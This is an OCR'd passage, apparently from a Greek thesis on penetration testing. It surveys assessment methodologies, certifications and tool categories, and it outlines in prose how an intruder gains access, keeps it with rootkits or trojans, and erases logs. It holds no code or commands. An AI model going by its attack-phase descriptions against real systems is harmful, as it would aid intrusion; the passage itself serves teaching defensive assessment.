
[21]Στον χώρο της αξιολόγησης υπάρχει ένα ινστιτούτο το οποίο συστάθηκε με σκοπό να αναπτύξει μεθοδολογίες που θα βοηθήσουν τους αναλυτές της αξιολόγησης να συντάξουν μια πλήρη αναφορά στην δική τους αξιολόγηση ασφαλείας. Το ινστιτούτο αυτό λέγεται Ινστιτούτο της ασφάλειας και για των ανοιχτών μεθοδολογιών (Institute for Security and Open Methodologies - http://www.isecom.org. Στο ινστιτούτο αυτό συνεργάζονται 30

[21] http://www.isecom.org/osstmm/

οργανισμοί που εξειδικεύονται στον χώρο της ασφάλειας και που χρησιμοποιούν εργαλεία ασφαλείας του ελεύθερου λογισμικού. Με βάση την χρήση αυτών των εργαλείων έχουν δημιουργήσει έναν οδηγό βημάτων της μεθοδολογίας σε μια αξιολόγηση ασφαλείας το οποίο αποκαλείται OSSTMM - Open-Source Security Testing Methodology Manual. Ο οδηγός αυτός καλύπτει τα εξής πεδία:

- Ασφάλεια της πληροφορίας - Information security
- Ασφάλεια της διαδικασίας - Process security
- Ασφάλεια της τεχνολογίας του διαδικτύου - Internet technology security
- Ασφάλεια των επικοινωνιών - Communications security
- Ασφάλεια ασύρματη - Wireless security
- Ασφάλεια των υλικών -Physical security

Ο οδηγός αυτός καλύπτει μια μεγάλη γκάμα από τεχνικές και μεθοδολογίες που μπορεί κάποιος να ακολουθήσει στην σύνταξη και στην υλοποίηση μιας αξιολόγησης ασφαλείας με την χρήση εργαλείων του ελεύθερου κώδικα. Πιο συγκεκριμένα, στην αναφορά αξιολόγησης υπάρχουν πέντε διαφορετικές περιοχές που εξετάζονται σε μία τυπική μελέτη περίπτωσης.



- **Ανθρώπινος παράγοντας** : Εξετάζεται το ανθρώπινο στοιχείο όταν εμπλέκεται κατά τη διαδικασία επικοινωνίας και η αλληλεπίδραση είτε είναι φυσική είτε ψυχολογική.

- **Φυσικός παράγοντας** : Εξετάζονται οι διαδικασίες ασφάλειας όταν απαιτούν είτε φυσική είτε μια μη ηλεκτρονική παρουσία δηλαδή η αλληλεπίδρασή απαιτεί την διαχείριση ενέργειας είτε από κάποιο αντικείμενο είτε από κάποιο άτομο.

- **Ασύρματες επικοινωνίες** : Εξετάζονται όλες οι ασύρματες επικοινωνίες, τα σήματα και οι εκπομπές μέσα στο ηλεκτρομαγνητικό φάσμα. Μέσα σε αυτό το πεδίο εμπεριέχονται οι τύποι ασφάλειας επικοινωνίας ηλεκτρονικών (ELSEC[22]-electronics security), οι τύποι ασφάλειας σημάτων (SIGSEC-Signal Security) και οι τύποι ασφαλείας εκπομπών (Emanations Security - EMSEC).

- **Δίκτυα δεδομένων**: Εξετάζονται τα δίκτυα δεδομένων τα όποια περιλαμβάνουν όλα τα ηλεκτρονικά συστήματα και τα δίκτυα δεδομένων δηλαδή συνδεδεμένες καλωδιακές γραμμές δικτύων.

- **Τηλεπικοινωνίες**: Εξετάζονται όλα τα δίκτυα τηλεπικοινωνιών (ψηφιακά ή αναλογικά) όπου η αλληλεπίδραση πραγματοποιείται μέσα από ένα τηλεφωνικό δίκτυο.

Με βάση αυτά τα επίπεδα πραγματοποιείται έλεγχος των πληροφοριών και των δεδομένων, του επίπεδου συνειδητοποίησης της πολιτικής ασφάλειας από το προσωπικό της εταιρείας, του επίπεδου προστασίας από πιθανή απάτη και από τεχνικές social engineering, του δικτύου των Η/Υ, των τηλεπικοινωνιών, των ασύρματων συσκευών, των κινητών συσκευών, των διαδικασιών πρόσβασής, της ασφάλειας των εγκαταστάσεων τις εταιρείας.

Καταλήγοντας, πρέπει να αναφέρουμε ότι το OSSTMM εμπεριέχει στον οδηγό του τεχνικές λεπτομέρειες σε σχέση με τα στοιχεία που πρέπει να εξεταστούν πριν και μετά την αξιολόγηση και τον τρόπο μέτρησης των αποτελεσμάτων. Ο οδηγός OSSTMM περιλαμβάνει ένα συμφωνητικό με κανόνες (Rules of Engagement)[23] που καθορίζουν επακριβώς για την εταιρεία - ελεγκτή και για την εταιρεία- πελάτη τον πως θα γίνει η διαδικασία. Με αυτό το συμφωνητικό εξασφαλίζονται και οι δύο πλευρές για τα αποτελέσματα που θα καταγράφουν στην αναφορά.

Μεθοδολογία του εθνικού ινστιτούτου τεχνολογίας και προτύπων των Η.Π.Α.

[24]Το εθνικό ίδρυμα προτύπων και τεχνολογίας (NIST) των Η.Π.Α. έχει ασχοληθεί με το ζήτημα της αξιολόγησης ασφαλείας. Ειδικότερα στις δημοσιεύσεις υπ' αριθμών **Special Publication 800-42 και** 800-115 έχει ασχοληθεί με την μεθοδολογία αλλά σε ένα πολύ απλοποιημένο επίπεδο σε σχέση με το OSSTMM.

---

22 http://www.its.bldrdoc.gov/projects/devglossary/_electronics_security.html
23 http://en.wikipedia.org/wiki/Rules_of_Engagement
24 http://www.nist.gov/

Μεθοδολογία της ομάδας των ανοιχτών πληροφοριακών συστημάτων ασφαλείας.

[25]Η ομάδα ανοιχτών πληροφοριακών συστημάτων ασφαλείας δημιούργησε ένα πλαίσιο αξιολόγησης της ασφάλειας συστημάτων πληροφοριών το οποίο ονομάζεται Information Systems Security Assessment Framework-ISSAF. Με βάση αυτό το πλαίσιο μπορούν να αξιολογηθούν οι πολιτικές ασφαλείας τόσο στο εξωτερικό όσο και στο εσωτερικό της περιβάλλον να κατηγοριοποιηθούν οι διαδικασίες της αξιολόγησης ασφάλειας, να εντοπιστούν "τρωτά" σημεία στα πληροφοριακά συστήματα και φυσικά να σχηματιστεί μια γενική εικόνα των απαιτήσεων που υπάρχουν σε μια εταιρεία από την πλευρά της ασφάλειας. Τέλος, το πλαίσιο αυτό καλύπτει στις τελικές αναφορές του τα πρότυπα IEC/ISO 27001:2005 (BS7799), Sarbanes Oxley SOX404, CoBIT, SAS70, COSO καθώς και προτείνει " βέλτιστες πρακτικές" που πρέπει να ακολουθηθούν για την επίλυση των προβλημάτων ασφαλείας σε μια εταιρεία.

1.6 Πιστοποιήσεις στην αξιολόγηση ασφαλείας

Στο χώρο της αξιολόγησης ασφαλείας απαιτείται μεγάλη προσοχή ως προς το άτομο ή την ομάδα που θα αξιολογήσει διότι οι πληροφορίες που αποκαλύπτονται είναι τις περισσότερες φόρες εμπιστευτικές ακόμα και απόρρητες. Γι' αυτό το λόγο πρέπει οι προθέσεις του αξιολογητή καθώς και η μέθοδος αξιολόγησης του να είναι ξεκάθαρές. Εάν δεν συμβεί αυτό μπορεί να δημιουργηθούν προβλήματα τόσο ως προς την νομιμότητα της διαδικασίας όσο και για την αποτελεσματικότητα της. Στην αγορά υπάρχουν πολλές πιστοποιήσεις που είναι αναγνωρισμένες από τις κυβερνήσεις όσο και την αγορά της πληροφορικής που αφορούν την ασφάλεια. Οι πιστοποιήσεις αυτές στοχεύουν είτε στον να διασφαλίσουν στην εταιρεία- οργανισμό ότι ο αξιολογητής γνωρίσει τις κατάλληλες διαδικασίες είτε ότι ο αξιολογητής χρησιμοποιεί εργαλεία που είναι πιστοποιημένες οι διαδικασίες τους. Οι πλειονότητα των πιστοποιήσεων που αφορούν την ασφάλεια ποικίλουν ανάλογα την εταιρεία. Πιο συγκεκριμένα, οι μεγαλύτερες εταιρείες δημιουργούν δικές τους πιστοποιήσεις όπως οι Cisco, Check Point, Citrix, Microsoft, Novell και Red Hat για την ασφάλεια οι οποίες εστιάζονται όμως σε προϊόντα, υπηρεσίες και σε δικές τους ενσωματωμένες τεχνολογίες (ασύρματες, τηλεφωνικές κ.α.). Στις πιστοποιήσεις αυτές έχουν θέσει διαβάθμιση ανά επίπεδο και ανά τομέα εξειδίκευσης έτσι ώστε να ανταποκρίνονται σε συγκεκριμένες ομάδες ατόμων (αρχάριους, προχωρημένους, επαγγελματίες).

Ο σκοπός αυτών τον πιστοποιήσεων είναι οι επαγγελματίες να είναι πάντα ενημερωμένοι με τα νέα τεχνολογικά προϊόντα των εταιρειών με αποτέλεσμα οι πιστοποιήσεις τους να έχουν ένα μικρό χρονικό ορίζοντα ισχύς. Το πρόβλημα με αυτές τις πιστοποιήσεις αν και εμπλέκονται σε επαγγελματικό επίπεδο στην προστασία της ασφάλειας των πληροφοριακών συστημάτων είναι ότι δεν δίνουν μεθοδολογίες για την αξιολόγηση της ασφάλειας.

Οι πιο γνωστές πιστοποιήσεις που ακολουθούν μια μεθοδολογία στην αξιολόγηση ασφαλείας είναι από τις εξής εταιρείες-οργανισμούς :

[25] http://www.oissg.org/

1. Το **International Council of E-Commerce consultants (EC-Council)**[26] είναι ένας διεθνής οργανισμός που απαρτίζεται από εμπειρογνώμονες της πληροφορικής ακαδημαϊκούς και επαγγελματίες από το χώρο του e-Business. Αυτός έχει δημιουργήσει τρεις πιστοποιήσεις:

    - Η πρώτη πιστοποίηση είναι η ***Certified Ethical Hacker – CEH***. Η συγκεκριμένη έχει σκοπό να εκπαιδεύσει τους υποψήφιους αξιολογητές ασφαλείας τόσο σε τεχνικές hacking με στόχο την απόκτηση εμπειρίας όσο και να τους δώσει τις απαραίτητες γνώσεις που χρειάζονται πάνω στην αξιολόγηση ασφάλειας.

    - Η δεύτερη πιστοποίηση ***Computer Hacking Forensics Investigator - CHFI*** αφορά εκείνους που θέλουν να εμπλακούν με την διαδικασία εύρεσης παράνομων αποτυπωμάτων σε ηλεκτρονικά εγκλήματα. Ο σκοπός είναι να μπορεί ο υποψήφιος να ανιχνεύει τέτοιου είδους ενέργειες και να γνωρίσει το νομικό πλαίσιο που καταδικάσει αυτές.

    - Η τρίτη πιστοποίηση ***License Penetration Tester – LPT*** εστιάζεται σε υποψηφίους οι οποίοι δουλεύουν χρόνια στο χώρο της αξιολόγησης ασφαλείας. Στο πρόγραμμα αυτό γίνεται λεπτομερή ανάλυση σε διάφορες μελέτες περιπτώσεων με σκοπό να εκπαιδευτούν στις τρέχουσες καλύτερες επαγγελματικές πρακτικές.

Οι συγκεκριμένες έχουν λάβει την έγκριση από την Υπηρεσία Εθνικής Ασφαλείας των Η.Π.Α. (National Security Agency- NSA) και από την Επιτροπή των εθνικών συστημάτων ασφαλείας των Η.Π.Α. (Committee on National Security Systems - CNSS).

2. Το SANS ιδρύθηκε το 1989 από το ινστιτούτο Escal προηγμένων τεχνολογιών. Παρέχει σεμινάρια κατάρτισης και πιστοποιήσεις στον χώρο της ασφάλειας των υπολογιστών και κατέχει μια πληθώρα από ερευνητικό υλικό. Το 1999 δημιούργησε το **GIAC (Global Information Assurance Certification)**[27] με στόχο να μπορεί ένας επαγγελματίας να επικυρώσει τις γνώσεις του στην ασφάλεια υπολογιστών. Η μεθοδολογία που ακολουθεί στα προγράμματα του το SANS είναι απόλυτα συμβατή με τις προδιαγραφές της Υπηρεσίας Εθνικής Ασφαλείας των Η.Π.Α, της Infrastructure Evaluation Methodology – IEM και τα παγκόσμια εταιρικά πρότυπα. Οι πιστοποιήσεις GIAC εξετάζουν κυρίως προηγμένες τεχνικές θεματικές περιοχές. Μέσα σε αυτές ξεχωρίσει η **GIAC Certified Penetration Tester (GPEN)** η οποία προσανατολίζεται σε άτομα που δουλεύουν στον χώρο της αξιολόγησης ασφαλείας και χρειάζονται να βελτιώσουν τις τεχνικές αξιολόγησης τους. Μέχρι στιγμής έχουν πιστοποιηθεί περίπου στα 25.000 μέλη παγκοσμίως.

[26] http://www.eccouncil.org/index.htm

[27] http://www.giac.org/

3. Η εταιρεία Offensive Security έχει δημιουργήσει την πιστοποίηση [28]**Offensive Security Certified Professional certification**. Αυτή η πιστοποίηση στο πρόγραμμα εκπαίδευσης της στηρίζεται στην Live Linux διανομή της την επονομαζόμενη Backtrack. Η διανομή αυτή προορίζεται για επαγγελματίες που θέλουν να αξιολογήσουν την ασφάλεια των πληροφοριακών συστημάτων.

4. Η πιστοποίηση **IT Health Check (CHECK)**[29] Team Leader/Member είναι το κρατικό πρότυπο της Αγγλίας και στηρίζεται από την κυβερνητική ομάδα CESG -Communications and Electronic Security Group. Το πρότυπο αυτό εδώ και πολλά χρόνια έχει θέτει τις οδηγίες που πρέπει να ακολουθήσει μια εταιρεία για την ορθή διασφάλιση της πολιτικής ασφαλείας της. Οι πιστοποίηση αυτή διασφαλίσει στις εταιρείες (Member) ότι ακολουθούν το πρότυπο και στους πιστοποιημένους αξιολογητές (Leader) ότι ακολουθούν στην βιομηχανία της πληροφορικής τα ίδια πρότυπα.

5. Η πιστοποίηση **TIGER Scheme**[30] είναι ένα από τα δύο μη-κυβερνητικά πρότυπα που ισχύουν στην Αγγλία για την πιστοποίηση των δεξιοτήτων των αξιολογητών ασφαλείας. Το πρόγραμμα αυτό γίνεται σε συνεργασία με το Glamorgan University και έχει την υποστήριξη πολλών εταιρειών.

6. Η πιστοποίηση **CREST Consultant** (Council of Registered Ethical Security Testers) όπως και το TIGER Scheme έχει στόχο να προωθήσει τους πιστοποιημένους της στην άμεση επαγγελματική αποκατάσταση στον τομέα της αξιολόγησης ασφαλείας. Η πιστοποίηση αυτή ακολουθεί στις διαδικασίες της τα πρότυπα της CESG και της CPNI (Centre for the Protection of National Infrastructure -CPNI). Η διαφορά υπάρχει στο γεγονός ότι οι εταιρείες που θα θέλουν να προσλάβουν τους αξιολογητές CREST θα πρέπει να έχουν πρώτα υιοθετήσει τα πρότυπα CREST.

Επιπρόσθετα, υπάρχει ένα εργαλείο αξιολόγησης των διαδικτυακών εφαρμογών το οποίο ακολουθεί πιστοποιημένες διαδικασίες. Το εργαλείο αυτό λέγεται **Open Web Application Security Project (OWASP)**[31] και έχει σαν στόχο να προσφέρει την δυνατότητα να εντοπιστούν "τρωτά" σημεία σε διαδικτυακές εφαρμογές. Το έργο αυτό το κάνει να ξεχωρίζει διότι τα μέλη που το υποστηρίζουν ενεργά είναι πάρα πολλά αριθμητικά και μέσα σε αυτά υπάρχουν εταιρείες όπως οι Google, VISA, Deloitte, Unisys και Foundstone. Το εργαλείο αυτό υποστηρίζει όλες τις διαδικτυακές τεχνολογίες προγραμματισμού κατά την αξιολόγηση του και μέσω του πλαισίου εργασίας του (OWASP Web Security Certification Framework) πιστοποιεί το σύνολο της διαδικασία αξιολόγησης του.

Καταλήγοντας, οφείλουμε να αναφέρουμε ότι αυτή την στιγμή στην αγορά εργασίας στον τομέα γενικότερα της ασφάλειας δεσπόζουν οι πιστοποιήσεις CISSP[32],CISA[33],CISM και

[28] http://www.offensive-security.com/
[29] http://www.cesg.gov.uk/
[30] http://www.tigerscheme.org/
[31] http://www.owasp.org/
[32] http://www.isc2.org/

ISO/IEC 27001[34]. Οι πιστοποιήσεις αυτές εξετάζουν τις διαδικασίες της ασφάλειας γενικότερα και προορίζονται σε στελέχη εταιρειών που θέλουν να μάθουν ότι υπάρχει στον χώρο της ασφάλειας γενικότερα.

1.7 Ο σχεδιασμός για την αξιολόγηση ασφάλειας

[35]Το επόμενο κομμάτι στο οποίο θα πρέπει να εστιάσουμε την προσοχή μας είναι ο σχεδιασμός της διαδικασίας της αξιολόγησης ασφαλείας ενός συστήματος ή ενός δικτύου. Το πλάνο μας στηρίζεται στην πορεία που θα ακολουθήσει ένας κακόβουλος hacker για να επιτεθεί στο σύστημα μας. Έχοντας κατά νου την πορεία του μπορούμε να προβλέψουμε όλα τα πιθανά σενάρια επίθεσης, προστατεύοντας με αυτό τον τρόπο όσον το δυνατόν καλύτερα το σύστημα μας. Πιο συγκεκριμένα, θα περιγράψουμε τα βήματα από την προετοιμασία μέχρι και την υλοποίηση μια επίθεσης.

Τα βήματα τα οποία ακολουθούνται στον σχεδιασμό ενός πλάνου αξιολόγησης είναι τα εξής :

1. Βήμα αναγνώρισης του στόχου (Performing Reconnaissance)

Σε αυτή την φάση συλλέγουμε τις πληροφορίες που χρειαζόμαστε για την επίθεση στο μηχάνημα στόχο. Η συλλογή των πληροφοριών μπορεί να γίνει με τεχνικές άμεσου ή με έμμεσου τρόπου. Ο έμμεσος τρόπος αναγνώρισης (passive reconnaissance) στηρίζεται σε πληροφορίες που μπορούμε να συλλέξουμε χωρίς να έρθουμε σε επαφή με το σύστημα όπως με το social engineering. Ο άμεσος τρόπος αναγνώρισης (active reconnaissance) περιλαμβάνει τεχνικές που είναι δύσκολα εντοπίσιμες παρόλο την επαφή μας με το σύστημα. Χαρακτηριστικά μπορεί να είναι μια σάρωση των θυρών ή άντληση πληροφοριών από τον ιστότοπο του στόχου.

2. Σάρωση και απαρίθμηση πολύτιμων πληροφοριών (Scanning & enumeration)

Το συγκεκριμένο βήμα θεωρείται σαν συνέχεια του άμεσου τρόπου αναγνώρισης πληροφοριών για το μηχάνημα στόχο. Με την διαδικασία της σάρωσης προσπαθούμε να συνδεθούμε στο σύστημα για να αποσπάσουμε χρήσιμες πληροφορίες για τις θύρες του. Ακόμη, με την απαρίθμηση προσθέτουμε στο ενεργητικό μας πληροφορίες πιο ουσιαστικές όπως εύρεση φακέλων κοινής χρήσης και πληροφορίες για του χρήστες του συστήματος.

3. Επιτυχία πρόσβασης στο σύστημα (Gaining access)

Το βήμα αυτό χαρακτηρίζει την φάση της επίθεσης. Ο εισβολέας μπορεί να περιηγηθεί στο σύστημα στόχο. Συνηθισμένες τακτικές είναι η εύρεση ενός τρωτού σημείου μιας εφαρμογής που τρέχει στο σύστημα στόχος και η ανοιχτή πρόσβαση σε ένα ασύρματο δίκτυο. Η εκμετάλλευση του συστήματος στόχος από τον εισβολέα εξαρτάται πάντα από τις γνώσεις και τις δεξιότητες του.

---

[33] http://www.isaca.org/

[34] http://en.wikipedia.org/wiki/ISO_27001

[35] "Penetration Testing and Network Defense", Cisco Press (2005), Andrew Whitaker,Daniel P. Newman, ISBN: 1-58705-208-3

4. Συντήρηση του τρόπου πρόσβασης (Maintaining access)

Στο σημείο αυτό ο εισβολέας πραγματοποιεί δυο βασικές διαδικασίες. Η πρώτη είναι η κλιμάκωση της πρόσβασης του σε όλα τα επίπεδα του συστήματος. Σε αυτή την διαδικασία προσπαθεί να κλέψει τους κωδικούς του διαχειριστή και των άλλων χρηστών. Ακόμη, εμποδίσει να εισέλθουν τρίτοι στο σύστημα διορθώνοντας άλλα τρωτά σημεία και κρατώντας την πρόσβαση μόνο για εκείνον. Η δεύτερη διαδικασία εστιάζεται στον τρόπο με τον οποίο θα διατηρήσει ο εισβολέας πρόσβαση στο σύστημα μελλοντικά χωρίς να εντοπιστεί. Η επιλογή συνήθως των εισβολέων είναι ένα πακέτο εργαλείων που κρύβει την παρουσία του εισβολέα από το σύστημα. Ένα σύνολο από τέτοια εργαλεία ονομάζεται rootkit. Μία άλλη εναλλακτική δυνατότητα είναι η χρήση έτοιμων κακόβουλων προγραμμάτων όπως οι "Δούρειοι Ίπποι" και προγράμματα που δρουν ως "Κερκόπορτες". Επιπλέον, έχει την δυνατότητα μέσα από προγράμματα καταγραφής πακέτων (sniffers) να καταγράψει την κίνηση των χρηστών στο σύστημα καθώς και άλλων τρίτων.

5. Διαγραφή των στοιχειών επίθεσης (Covering tracks)

Το τελικό στάδιο στο σχεδιασμό μας έχει να κάνει με τις ενέργειες που μπορεί να κάνει ο εισβολέας για να σβήσει τα ίχνη του. Συνηθίζεται να κρύβουν τα αρχεία καταγραφής των συστημάτων και των εφαρμογών (log files) να τα τροποποιούν ή και να τα διαγράφουν. Επιπρόσθετα, χρησιμοποιούν τεχνικές απόκρυψης και μεθόδους εναλλαγής της ροής των δεδομένων (Alternate Data Streams - ADS).

1.8 Εργαλεία αξιολόγησης ασφαλείας

[36]Τα εργαλεία αξιολόγησης ασφαλείας που μπορεί να χρησιμοποιήσει κάποιος αξιολογητής διαφοροποιούνται ανάλογα με την χρηστικότητα τους. Το κάθε εργαλείο έχει σχεδιαστεί με γνώμονα να δίνει λύση σε ένα πρόβλημα. Παραδείγματος χάρη αν θέλει κάποιος να βρει ένα κωδικό για ένα λειτουργικό σύστημα θα χρειαστεί ένα εργαλείο εύρεσης κωδικών.

Οι κατηγορίες των εργαλείων αξιολόγησης είναι οι εξής :

- **Εργαλεία συλλογής πληροφοριών (Footprinting Tools)**

Τα πιο γνωστά εργαλεία είναι τα εξής: Nslookup, Whois,ARIN, Neo Trace, VisualRoute Trace SmartWhois, eMailTrackerPro, Website watcher, Google,Google Earth,GEO Spider,HTTrack Web,Googlag, MyIP Suite,BiLe Suite, Alchemy Network Tool,Wikt, Lan Whois,Country Whois,WhereIsIP,Ip2country,CallerIP, Samspade, SpiderFoot, Web The Ripper, Necrosoft Advanced DIG, DomainKing, Domain Name Analyzer, MSR Strider URL Tracer, Mozzle Domain Name Pro, Path Analyzer Pro, Maltego, Read Notify και Netcraft Toolbar.

- **Εργαλεία εύρεσης κωδικών (Password Crackers)**

Τα πιο γνωστά εργαλεία είναι τα Cain and Abel, John the Ripper, THC Hydra, Aircrack, Airsnort, SolarWinds, Pwdump, RainbowCrack και το Brutus.

- **Εργαλεία καταγραφής πακέτων (Packet Sniffers)**

Όπως τα εξής: Wireshark, Kismet, Tcpdump, Dsniff, Ettercap, NetStumbler, Ntop και KisMAC

[36] http://sectools.org/

- **Εργαλεία ανίχνευσης Ευπαθειών (Vulnerability Scanners)**

Όπως τα εξής: Nessus, GFI LANguard, Retina, Core Impact, ISS Internet Scanner, X-scan, Sara, QualysGuard, SAINT και MBSA

- **Εργαλεία ανίχνευσης Ευπαθειών σε διακομιστή ιστοσελίδων (Web Vulnerability Scanners)**

Όπως τα εξής: Nikto, Paros proxy, WebScarab, WebInspect, Burpsuite, Wikto, Acunetix WVS, Watchfire AppScan και N-Stealth.

- **Εργαλεία καταγραφής πακέτων σε ασύρματα δίκτυα (Wireless Tools)**

Όπως τα εξής: Kismet, NetStumbler, Aircrack, Airsnort και KisMAC.

- **Εργαλεία ανίχνευσης και εκμετάλλευσης Ευπαθειών (Vulnerability Exploitation Tools)**

Όπως τα εξής: Metasploit Framework, Core Impact και Canvas

- **Εργαλεία καταγραφής και παραμετροποίησης πακέτων (Packet Crafting Tools)**

Όπως τα εξής: Hping2, Scapy, Nemesis και Yersinia.

Επιπλέον, τα εργαλεία αυτά έχουν κατασκευαστεί για να υποστηρίζουν ορισμένα ή μια κατηγορία λειτουργικών συστημάτων. Συνήθως, προορίζονται για συστήματα Linux και Unix έτσι ώστε να μπορούν να χρησιμοποιούν την ευελιξία που προσφέρει η χρήση του ανοιχτού κώδικα. Τα προγράμματα αυτά κατασκευάζονται με υλικό ανοιχτού κώδικα και υπάγονται σε άδειες χρήσης ελεύθερου λογισμικού. Αυτό έχει σαν αποτέλεσμα οι χρήστες να διαμοιράζονται δωρεάν τα προγράμματα, να τα βελτιώνουν, να τα τροποποιούν και να ενσωματώνουν πολλές φορές μεταξύ τους δύο ή και περισσότερα για λόγους ευχρηστίας. Η λίστα με τα καλύτερα όλων αυτών βρίσκεται στην ιστοσελίδα http://sectools.org/.

Διανομές λειτουργικών συστημάτων Linux για αξιολόγησης ασφαλείας

[37]Η ανάγκη για ενσωμάτωση όλων αυτών των εργαλείων ώθησε τους αξιολογητές ασφαλείας να κατασκευάσουν διάφορες διανομές με σκοπό καθαρά την αξιολόγηση ενός συστήματος. Οι διανομές αυτές στηρίζονται στην κατασκευή τους στο λειτουργικό σύστημα Linux και συνήθως μπορούν να εκτελεστούν από την μνήμη του Η/Υ (Live –CDs διανομές) έτσι ώστε να μην κρίνεται απαραίτητη η εγκατάσταση τους. Η δυνατότητα αυτή δίνει την ευελιξία να ελέγξουν ανά πάσα στιγμή το σύστημα τους και να έχουν όλη την εργαλειοθήκη τους παραμετροποιημένη και φορτωμένη με μια πληθώρα σεναρίων αξιολόγησης.

Η πιο γνωστή διανομή παγκοσμίως είναι η [38]**Backtrack** η οποία δημιουργήθηκε από την εταιρεία Offensive Security. Η συγκεκριμένη διανομή αποτελεί την καλύτερη αυτή την

[37] http://www.securitydistro.com/
[38] http://www.remote-exploit.org/backtrack.html

στιγμή στον χώρο διότι περιλαμβάνει μια πληθώρα εργαλείων και ενσωματωμένων σεναρίων όσο καμία άλλη. Ήδη την τελευταία διανομή το Backtrack 3 το κατέβασαν μόνο από τον διακομιστή της εταιρείας πάνω από δυο εκατομμύρια άτομα.

Τα σενάρια που υπάρχουν μέσα σε αυτή την διανομή έχουν γίνει γνωστά λόγω της παρουσίασης τους μέσα από τα διάφορα βιβλία των δημιουργών αυτής της έκδοσης. Ένα επιπρόσθετο στοιχείο της διανομής είναι η ενεργή συμμετοχή εκατομμυρίων χρηστών στο forum της και συμβατότητα της διανομής με τις περισσότερες από τις συσκευές των Η/Υ. Ακόμη αξίζει να σημειώσουμε ότι τα μέλη του forum της επιλύουν πολλά προβλήματα που προκύπτουν με την διανομή και περιγράφουν συνεχώς νέες τεχνικές hacking.

Καταλήγοντας, πρέπει να προσθέσουμε ότι για χάρη διευκόλυνσης των αξιολογητών η διανομή υπάρχει διαθέσιμη και σε άλλες δύο μορφές εκτός του οπτικού δίσκου. Οι μορφές αυτές προορίζονται για USB και για εικονικό περιβάλλον VMware.

2. Τεχνικές αξιολόγησης ασφαλείας

2.1 Τα κριτήρια επιλογής των εργαλείων και του τρόπου παρουσίασης

Στο δεύτερο μέρος αυτής της εργασίας παρουσιάζονται ορισμένες από τις κυριότερες τεχνικές αξιολόγησης ασφαλείας των πληροφοριακών συστημάτων και δικτύων. Οι τεχνικές που αναλύονται αφορούν τις κύριες διαδικασίες στο σχεδιασμό της αξιολόγησης ασφάλειας των πληροφοριακών συστημάτων. Ο στόχος είναι να μπορέσει κάποιος να κατανοήσει το βάθος της ανάλυσης που μπορεί να υπάρχει πίσω από κάθε ένα στάδιο της διαδικασίας. Πριν από κάθε τεχνική υπάρχει μια περιληπτική αναφορά της χρήσης των εργαλείων και των δυνατοτήτων τους. Χάρη σε αυτόν τον τρόπο ο αξιολογητής θα μπορεί να έρθει σε επαφή με μερικά από τα σπουδαιότερα εργαλεία στο χώρο και με τις δυνατότητες που προσφέρουν.

Τα συγκεκριμένα εργαλεία επιλέχτηκαν για τους παρακάτω λόγους :

- Είναι διαθέσιμα ηλεκτρονικά και δωρεάν.
- Υποστηρίζονται από όλα τα λειτουργικά συστήματα
- Ανήκουν στην κατηγορία των προϊόντων ανοιχτού λογισμικού και κώδικα
- Υπάρχει μια ενεργή κοινότητα υποστήριξης των εργαλείων
- Ξεχωρίσουν στην κατηγορία τους λόγω των πολλών χρόνων ύπαρξης τους
- Προσφέρουν μια μεγάλη γκάμα λειτουργιών
- Υπάρχει μεγάλη βιβλιογραφία στον τρόπο χρήσης τους.

Η πρώτη τεχνική που παρουσιάζεται αφορά το πρώτο στάδιο αναγνώρισης του στόχου. Το εργαλείο που θα παρουσιάσουμε είναι η μηχανή αναζήτησης της Google. Η συγκεκριμένη μηχανή προσφέρει την δυνατότητα να εντοπιστούν πιθανοί "τρωτοί" στόχοι

με γρήγορο και αποτελεσματικό τρόπο μόνο με την χρήση παραμετροποιημένων σεναρίων αναζήτησης.

Η δεύτερή τεχνική εστιάζεται στην φάση κατά την οποία ο αξιολογητής προσπαθεί να εντοπίσει υπηρεσίες που εκτελούνται σε συγκεκριμένες θύρες και να βρει πολύτιμες πληροφορίες. Το συγκεκριμένο στάδιο αφορά την σάρωση και απαρίθμηση πολύτιμων πληροφοριών μέσω θυρών με την βοήθεια του εργαλείο Nmap.

Το τρίτο και το τέταρτο στάδιο καλύπτονται με την χρήση του εργαλείου netcat. Το συγκεκριμένο πολυεργαλείο μπορεί αρχικά να συνδεθεί στο σύστημα στόχος και εν συνεχεία να διατηρήσει τον τρόπο πρόσβασης του σαν να ήταν ένα πρόγραμμα Trojan ή rootkit. Το μόνο στάδιο που δεν αναλύεται είναι η διαγραφή των στοιχειών επίθεσης (Covering tracks) λόγω του γεγονότος ότι το συγκεκριμένο στάδιο εξαρτάται εξ' ολοκλήρου από το λειτουργικό σύστημα που εισβάλλει κάποιος και από τα εργαλεία που χρησιμοποίει. Επιπλέον η διαγραφή των στοιχείων πολλές φορές δεν αποτελεί καν στάδιο σε μια υλοποίηση επίθεσης επειδή ο επιτιθέμενος συνήθως χρησιμοποιεί τεχνικές αλλαγής της ηλεκτρονικής του διεύθυνσης.

